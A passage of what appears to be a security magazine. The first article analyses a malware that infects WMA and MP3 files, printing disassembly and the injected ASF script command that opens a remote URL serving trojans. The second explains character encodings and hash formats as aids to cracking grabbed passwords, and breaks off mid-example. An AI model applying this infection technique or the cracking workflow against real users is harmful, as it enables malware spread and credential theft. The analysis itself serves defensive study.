    lea    ecx, [ebp+String1]  
    push   ecx          ; pszPath  
    push   0             ; dwFlags  
    push   0             ; hToken  
    mov    edx, [ebp+var_23C]  
    mov    eax, [ebp+edx*4+csidl]  
    push   eax          ; csidl  
    push   0             ; hwnd  
    call   SHGetFolderPathW ; Retrive known folder  
    test  eax, eax  
    jl    short No_Folder  
    lea    ecx, [ebp+String1]  
    push   ecx          ; C:\Documents and Settings\All Users\Documents\My Music  
    mov    ecx, [ebp+var_250]  
    call   Search_MediaFiles  
  
No_Folder:  
    jmp    short FindNextLocation
```

Listing 2. Searching infected users' drive

```
HardDrive_Search proc near  
    push   ebp  
    mov    ebp, esp  
    mov    eax, 500Ch  
    call   _alloca_probe  
    mov    [ebp+var_500C], ecx  
    mov    [ebp+Buffer], 0  
    lea    eax, [ebp+Buffer]  
    push   eax          ; lpBuffer  
    push   27FFh         ; nBufferLength  
    call   GetLogicalDriveStringsW  
    test  eax, eax  
    jz    short FindNext_Drive  
    lea    ecx, [ebp+Buffer]  
    mov    [ebp+lpString1], ecx  
  
Search_Drive:  
    mov    edx, [ebp+lpString1]  
    push   edx          ; lpRootPathName  
    call   GetDriveTypeW  
    mov    [ebp+var_5008], eax  
    cmp    [ebp+var_5008], 3 ; Is it hard drive or flash drive?  
    jz    short Infect_MediaFiles_FixedDrive  
    cmp    [ebp+var_5008], 4 ; Is it remote (network) drive?  
    jnz   short Infect_MediaFiles_NetworkDrive
```




Figure 4. Infection process




Figure 5. ASF File Structure Pre and Post Infection Overview

File Infector: Pwning Your Media Files

Upon execution the first behavior of the file infector is to retrieve known location value stored from CSIDL (constant special item ID list) for example, c:\Document and Settings\All Users\Documents\My Music. This is the directory where Windows users have media files stored by default as shown in Listing 1. [1] No wonder, Beethoven... often gets infected! (see Figure 3).

Once a potential media file is found the infector program immediately call its infection process as shown in Listing 2. The infection process goes into two condition: (1) It checks if the media file extension is .WMA (Windows Media Audio) and if true, it attempts to immediately infect it. (2) It checks if the media file extension is .MP3 or .MP2 and if true, it attempts to convert it to Windows Media format and thereafter infects it.

The infection process does not end here instead it will start to scan for logical drive to further search for possible target as shown in Figure 4. This routine allows the infector program to search recursively for media files in users' local hard drive, removable drives as well as network mapped drives.

Dissecting ASF File Format

This attack on media file was specifically targeting Advanced Systems Format (ASF). To further understand the infection process and its impact, let's take a look on definition and specification.

ASF file format is part of Windows Media Framework. [2] The Audio and/or Video content can include a wide variety of codec, which is stored in an ASF file and played back with the Windows Media Player (provided the appropriate codec are installed), streamed with Windows Media Services or optionally package with Windows Media Rights Manager. [3]

With this definition, how did the attacker manage to inject malicious code?

The following Table 2 contains the names and top-level ASF object GUIDs (identifier) as defined in ASF Specification document. [4]

Apparently, the attacker found a freeway through `ASF_Script_Command_`

object defined inside the ASF Header as shown in Table 3.

Infection Carrier: Your MP3 Is Mine

The attacker behind this threat knows exactly where and how to exploit a legitimate function in ASF file structure and this gives us an idea that this has been carefully researched. As shown in Figure 5, the file infector program modifies the ASF header by adding a Script Command

Object. When the infected media file or infection carrier gets played, the ASF header objects will pass an instruction to Windows Media Player and this is where the attacker took advantage.

Let's take Beethoven... the common file that usually gets infected as our example. Inside this infected media file contains notable script command object information. Please guide through the numbers as noted in Figure 6 and refer the meaning below:




Figure 6. Injected ASF Script Command Object

Table 2. Top-level ASF Objects

Name	GUID
ASF _ Header _ Object	75B22630-668E-11CF-A6D9-00AA0062CE6C
ASF _ Data _ Object	75B22636-668E-11CF-A6D9-00AA0062CE6C
ASF _ Simple _ Index _ Object	33000890-E5B1-11CF-89F4-00A0C90349CB
ASF _ Index _ Object	D6E229D3-35DA-11D1-9034-00A0C90349BE
ASF _ Media _ Object _ Index _ Object	FEB103F8-12AD-4C64-840F-2A1D2F7AD48C

Table 3. Top-level ASF Objects

Name	GUID
ASF _ File _ Properties _ Object	8CABDCA1-A947-11CF-8EE4-00C00C205365
ASF _ Stream _ Properties _ Object	B7DC0791-A9B7-11CF-8EE6-00C00C205365
ASF _ Header _ Extension _ Object	5FBF03B5-A92E-11CF-8EE3-00C00C205365
ASF _ Codec _ List _ Object	86D15240-311D-11D0-A3A4-00A0C90348F6
ASF _ Script _ Command _ Object	1EFB1A30-0B62-11D0-A39B-00A0C90348F6
ASF _ Marker _ Object	F487CD01-A951-11CF-8EE6-00C00C205365
ASF _ Bitrate _ Mutual _ Exclusion _ Object	D6E229DC-35DA-11D1-9034-00A0C90349BE
ASF _ Error _ Correction _ Object	75B22635-668E-11CF-A6D9-00AA0062CE6C
ASF _ Content _ Description _ Object	75B22633-668E-11CF-A6D9-00AA0062CE6C
ASF _ Extended _ Content _ Description _ Object	D2D0A440-E307-11D2-97F0-00A0C95EA850
ASF _ Content _ Branding _ Object	2211B3FA-BD23-11D2-B4B7-00A0C955FC6E
ASF _ Stream _ Bitrate _ Properties _ Object	7BF875CE-468D-11D1-8D82-006097C9A2B2
ASF _ Content _ Encryption _ Object	2211B3FB-BD23-11D2-B4B7-00A0C955FC6E
ASF _ Extended _ Content _ Encryption _ Object	298AE614-2622-4C17-B935-DAE07EE9289C
ASF _ Digital _ Signature _ Object	2211B3FC-BD23-11D2-B4B7-00A0C955FC6E
ASF _ Padding _ Object	1806D474-CADF-4509-A4BA-9AABC96AAE8

- 1 Object GUID (16 bytes)
- 2 Object size (QWord) which is 0x72h (114 bytes)
- 3 Count which is 1
- 4 Type count which is 1
- 5 Type length which has 0x0A value
- 6 Type name which is URLANDEXIT
- 7 Script command `http://isvr.net?t=36`

This small piece of instruction created a huge difference on media files. Once the user executes it, the injected script will invoke users' default browser in background, which reads and accepts command from the remote server.

As shown in Figures 7, 8 below, the infected media file will attempt to play as if nothing happens.

However, few seconds later the user will notice unusual pop-ups such as file download or fake alerts from rogue software. If the remote IP address is offline, the infected media file will cause users' default browser like Internet Explorer to open. Furthermore, as an effect of the infection the streaming

quality of the media file will be obviously damaged and unfortunately irrecoverable.

Detection & Defense

With the dramatic change of today's malware landscape, it is very important

to make sure proper security measures are implemented and working. For cases like this, it is best way to take note of the following:

- Download from trusted source and avoid piracy.
- Do not forget to check your security scanners and make sure it is running using the latest signature.
- If you are not sure whether it provides necessary protection on latest threats, it is best approach to inquire and seek for early information that could be used as additional insights for proactive countermeasure.
- A subscription to different security bulletins and awareness channels will also make a huge difference specifically on responding to emerging threats.

As conclusion, this analysis aims to provide clear understanding that threats are evolving and new attack techniques are constantly introduced. Attackers often took the biggest challenge on evading security scanner detection as well as ways on how it will remain undetected or unnoticeable once installed. However, attackers are now also considering massive profitability of these threats, so it keeps eyeing on popular trends and immediately take advantage if opportunity arises.

Unfortunately the attack presented on media file clearly shows us that it does not require exploiting and/or discovering vulnerability to carry out malicious activity instead a simple legitimate feature could be used to deploy.

Apparently, the means, motive and opportunity rolled successfully to achieve this attack.

Methusela Cebrian Ferrer

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On The 'Net

- [1] <http://msdn.microsoft.com/en-us/library/bb762494.aspx>
- [2] http://en.wikipedia.org/wiki/Advanced_Systems_Format
- [3] <http://www.microsoft.com/windows/windowsmedia/forpros/format/asfspec.aspx>
- [4] <http://msdn.microsoft.com/en-us/library/bb643323.aspx>




Figure 8. Downloading Rogue Antispyware



Figure 7. Downloading Executable Trojan



The Strings Decoding Process

Difficulty



One of the most difficult challenges in Computer Science is data protection. Often a well written software, a strong intrusion detection system and great access policies don't assure good data protection.

For example, the huge bug found on FaceBook [1] last March, where people could grab personal pictures from any account, shows that it doesn't matter how many developers, engineers and security countermeasures have been adopted, the bug is always lurking behind the corner. For this reason, one of the first actions to take against attackers is coding personal data. The coding phase is pretty important for the software engineer, in fact each code has particular characteristics, like for example computational time, laboriousness and complexity, which might trace the designing process. On the other hand the attacker needs to know which code has been used, finding the way to break or to decode the hidden data. Often attackers know the way to get to the code, for instance using some kind of injection or man in the meddle techniques, but they don't know how to recognize the recovered string. Keeping in mind that the cracking process ends only when the attacker owns the data, the decoding procedure is pretty tricky and slow especially if all the different kinds of decoders are tried before succeeding. On one hand this paper shows the main character encoding used by developers and on the other hand it offers some basic steps to guess which character code has been used by a developer in order to speed up the cracking process. Using some practical examples and some online tools [2] this paper will show the basic coding

art explaining how to differentiate them by heart, through some short rules.

Background

Often people confuse the term "character encoding" (char coding) to term encryption, in practice these two terms are very different. Char coding operate at the meaning level; words and sentences are converted into something else but with the same meaning, like for example my password into 6d:79:20:70:61:73:77:6f:72:64. Ciphers work at the letters or group of letters level, changing the meaning of the sentence, like for example my password into m1 p4550rd. In this example the sentence m1 p4550rd as no meaning in any language, while the sentence 6d:79:20:70:61:73:77:6f:72:64 means my password in plain English but with a different code. As first step the reader needs to know a little bit more on different kinds of char coding.

Base64

The Base64 [3] char code implements the charset CH:[A-Z,a-z,0-9,symbols] used for the first time in the Privacy Enhanced Electronic Mail (PEM) protocol [4] during 1987.

The algorithm divides the given file into groups of 6 bit (values from 0 to 63) and then translates them into ASCII following the Figure 1. This coding technique increase the data's size (about 33%) because each 3 bytes become substituted with 4 chars. The following aphorism by Albert Einstein:

WHAT YOU WILL LEARN...

The String Decoding Process.

WHAT YOU SHOULD KNOW...

Codes and Strings.

THE STRINGS DECODING PROCESS

I am enough of an artist to draw freely upon my imagination. Imagination is more important than knowledge. Knowledge is limited. Imagination en-circles the world, becomes Blbm91Z2ggb2YgYW4gYXJ0aXN0IHRvIGRyYXcgZnJlZw5IHVwb24gbXkgaW1hZ2luYXRp b24uiEltYWdpb mFOaW9uGlzG1vcn UgaW1wb3J0YW 50lHRoYW4ga25vd2xIZGdLiBLbm93bGVk Z2UgaXMgbGltaXRlZC4gSW 1hZ2luYXRpb24gZW5jaXJjbGVzIHRoZSB3b3JsZC4NCg0K which is longer than the original sentence. Historically this char code has been used on the web, in order to aggregate the long HTTP requests in a longer but compact URL string unreadable by human eyes. Also many applications need to encode binary data, like for example hidden web form fields or plain text file streams, to compact the data flow. As the reader may see from Figure 1, the Base64 char code include some illegal characters for URL, like for example binary: 111111 (ASCII "/"), for this reason often Base64 is never used without the URL encoding technique which transforms some illegal URL chars into something legal called percent-encoded char-set. Due to this overhead exist different type of Base64 char-set: B64 for URL, B64 for regexps and B64 for filename which uses the char "_" instead of "/".

Percent Encoding

World Wide Web uses a particular char-set divided into allowed chars and not allowed chars. Everything not allowed needs to be converted in something allowed. Percent Encoding is the way to convert chars through these two char-sets. Percent Encoding (also known as URL-Encoding) takes a general char-set and process an allowed one to be forwarded through HTTP. The process converts the reserved char to its ASCII corresponding value and then representing that value as a pair of hexadecimal digits.

For example the reserved character "/", used in the *path* component of each URI, is the separator between the path segments. The given character translated into Percent Encoding becomes three characters "%2F" or "%2f".

According to the URL encoding standard [RFC 3986] the reserved characters are translated into (following Figure 2) { %21 %2A %27 %28 %29 %3B

%3A %40 %26 %3D %2B %24 %2C %2F %25 %23 %5B %5D }. This char code is pretty easy to use by web developers, each web language such: javascript, PHP and ASP, offers a built-in function. For example JavaScript has the `encodeIRu()` function, PHP the `rawurlencode()` function and ASP uses `Server.URLEncode()` function. [5] Learning this Char-set by heart will allow the attacker to make a clear distinction between URL-Encoding and Hexadecimal one, speeding up his hack process.

Hashing

Message Digest Algorithm and Secure Hash Algorithm are something different from coding. They can be considered as a char code but they are mostly used such as cryptographic hashing functions. Often passwords and sensible applications' data are stored using these techniques

because nobody should decode the strings [6]. The main example is the password's list stored in a database. None needs to know the original string, the system needs to evaluate if the original string is equals to the stored one without knowing the meaning. Both algorithms use hexadecimal char set (0..9, a..f; the case does not matter) and make a kind of *string summary*. While MD2/4/5 process a variable-length message into a fixed-length output of 32 characters, SHA 0-1 process a variable message-length into 40 characters and SHA2 into one of 64. SHA has been assumed as more secure than MD5, not only for the longest output length but for the algorithm type, which try to prevent collisions. Any how the most used hash on the net is MD5, unfortunately much easier to compromise especially if the

Binary	ASCII	Binary	ASCII	Binary	ASCII	Binary	ASCII
000000	A	010000	Q	100000	g	110000	w
000001	B	010001	R	100001	h	110001	x
000010	C	010010	S	100010	ı	110010	y
000011	D	010011	T	100011	j	110011	z
000100	E	010100	U	100100	k	110100	0
000101	F	010101	V	100101	l	110101	1
000110	G	010110	W	100110	m	110110	2
000111	H	010111	X	100111	n	110111	3
001000	I	011000	Y	101000	o	111000	4
001001	J	011001	Z	101001	p	111001	5
001010	K	011010	a	101010	q	111010	6
001011	L	011011	b	101011	r	111011	7
001100	M	011100	c	101100	s	111100	8
001101	N	011101	d	101101	t	111101	9
001110	O	011110	e	101110	u	111110	+
001111	P	011111	f	101111	v	111111	/

Figure 1. Base64 conversion table

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
0	1	2	3	4	5	6	7	8	9	-	_	.													

Figure 2. URL Encoding: allowed charset

!	*	'	{)	:	@	&	=	+	\$,	/	?	%	#	[]
---	---	---	---	---	---	---	---	---	---	----	---	---	---	---	---	---	---

Figure 3. URL Encoding: not allowed charset

ATTACK

user chooses a dictionary's word. An important difference has been introduced by the salted hashes, also implemented on Unix access control system, which increase the hashing hardness adding a fixed word to the original text. In this scenario the possible dictionary attack needs to become bigger then bigger. Considering the plain text as *hakin9* and the salt as *cake*, the function that codes the text might be something similar to MD5(MD5(*hakin9*):*cake*) which means MD

5(5700d720e1c8f9af6929d05b02f4e7c6:cake) thus 15c3a9c462f4e416e8c1a49df5747842. The word *hakin9* might be present in some dictionary, but the probability that words like 5700d720e1c8f9af6929d05b02f4e7c6:cake are presented in a dictionary is very low. Often it is useful analyzing how the hash files are stored. For example the Unix hashes are presented in a file with the following structure:

\$uid:\$salt:\$password

During the analysis time recognizing this file structure is useful to understand which hash has been used from the system.

NT-LM

NT-Lan Manager [7] hash is one of the format that Microsoft Windows uses to store the user passwords. A NT password itself uses a strong hashing algorithm, but due to backward compatibility it must store the same password in two different places. As the weakly link in a chain, LM





Figure 4. Finding the right way

RUNNING SHORT ON SNORT®?



compromise all the system. In fact LM makes two giant errors:

- Keeping only 14 characters long password. If the users choose a short password, LM appends 'n' null characters until the length becomes 14, reducing the drastically the attack's dictionary.
- Putting all the characters in uppercase before running the encryption algorithm, again reducing drastically the attack's dictionary.

Each 14 characters password is splitted into two 7 character parts, each encrypted separately. Along with a predictable parity value, the results are hashed, concatenated and stored. The paper doesn't want to describe the (in)security of this hash but wants to provide an easy way to recognize it. The attacker probably finds the hashed string in a format like this:

username:random:LM:NT:::

The only possible way to recognize this hash at first eye is to look at the file's structure, in fact NT-LM uses 32 characters coded in hexadecimal like MD5 does.

How to Find the Right Way

Often attackers know how to grab the char coded strings, like passwords, personal data and important program parameters, but they don't recognize which algorithm has been used to code the strings. Trying different kind of tools to break strings, like for example *John the Ripper*, *Cain&Abel* and so forth, is very time consuming. The following Figure 4 shows how to speed up the whole process with the most common coding algorithms.

As first step attacker has to look at the char-set. The char-set is the most significant variable to understand which char code has been grabbed, on one hand if he sees " & " or " = " chars, he guesses to have grabbed HTML or B64 encoded string. On the other hand if attacker finds hexadecimal chars only, he needs to investigate further looking at known pattern, like for example UNIX or Microsoft LM or NTLM file pattern. Finally if he found no known patterns the last chance is to look at the string's length. This step may appear quite rude, but it

is the only way to guess the right leaf on the Figure 4's tree. One of the best tool to play with, understanding how these character codes work and how they can be combined together is Hackvertor [2]. This tool offers plenty different ways to encode and to decode a string; historically it has been used to create some of the famous attack vectors used in spread web-attacks, but through its great decode section, the reader may use it to decode lots of different codes while he's not sure on the encoding algorithm. Hackvertor is an online php page powered by Businessinfo, divided into 3 main zones (Figure 5). Two text areas in the middle of the page are used as input and output. A top zone called *Tags available* allows the user to choose what operation wants to perform. Changing the combo-box content, the user may select from a wide range of operations what he wanna do and automatically the yellow tags change. The user puts his strings on the left text area then selects the operation to perform and pressing the *convert* button the page realizes the operation, putting the result on the output text area. Said that, let's try with the first example. The attacker grabs the following string from

an online form: *bWFyY28udGVsQGdtYWlsLmNvbQ==*. Following the Figure 4 the attacker discovers that a Base64 decoder is needed to decode this string. Typing the grabbed string on the left frame of Hackvertor, and using the *d_base64* functionality, the attacker discovers the original string: *marco.tel@gmail.com*. The showed example was pretty easy, but do not forget that it is possible to combine the encoding techniques in different ways. Let's try with a harder string. The attacker grabbed the following string (Figure 6).

Following the Figure 4 the attacker knows that this string is a fully hexadecimal string with no known patterns. As first step he decides to decode the string through Hackvertor's *hex_decoder* function, obtaining another string like the following one:

```
JTNDCGFzc3dvcmQ1M0Q1MjJUJTNBaGFraW45JT  
NBVCUyMiUzRQ==
```

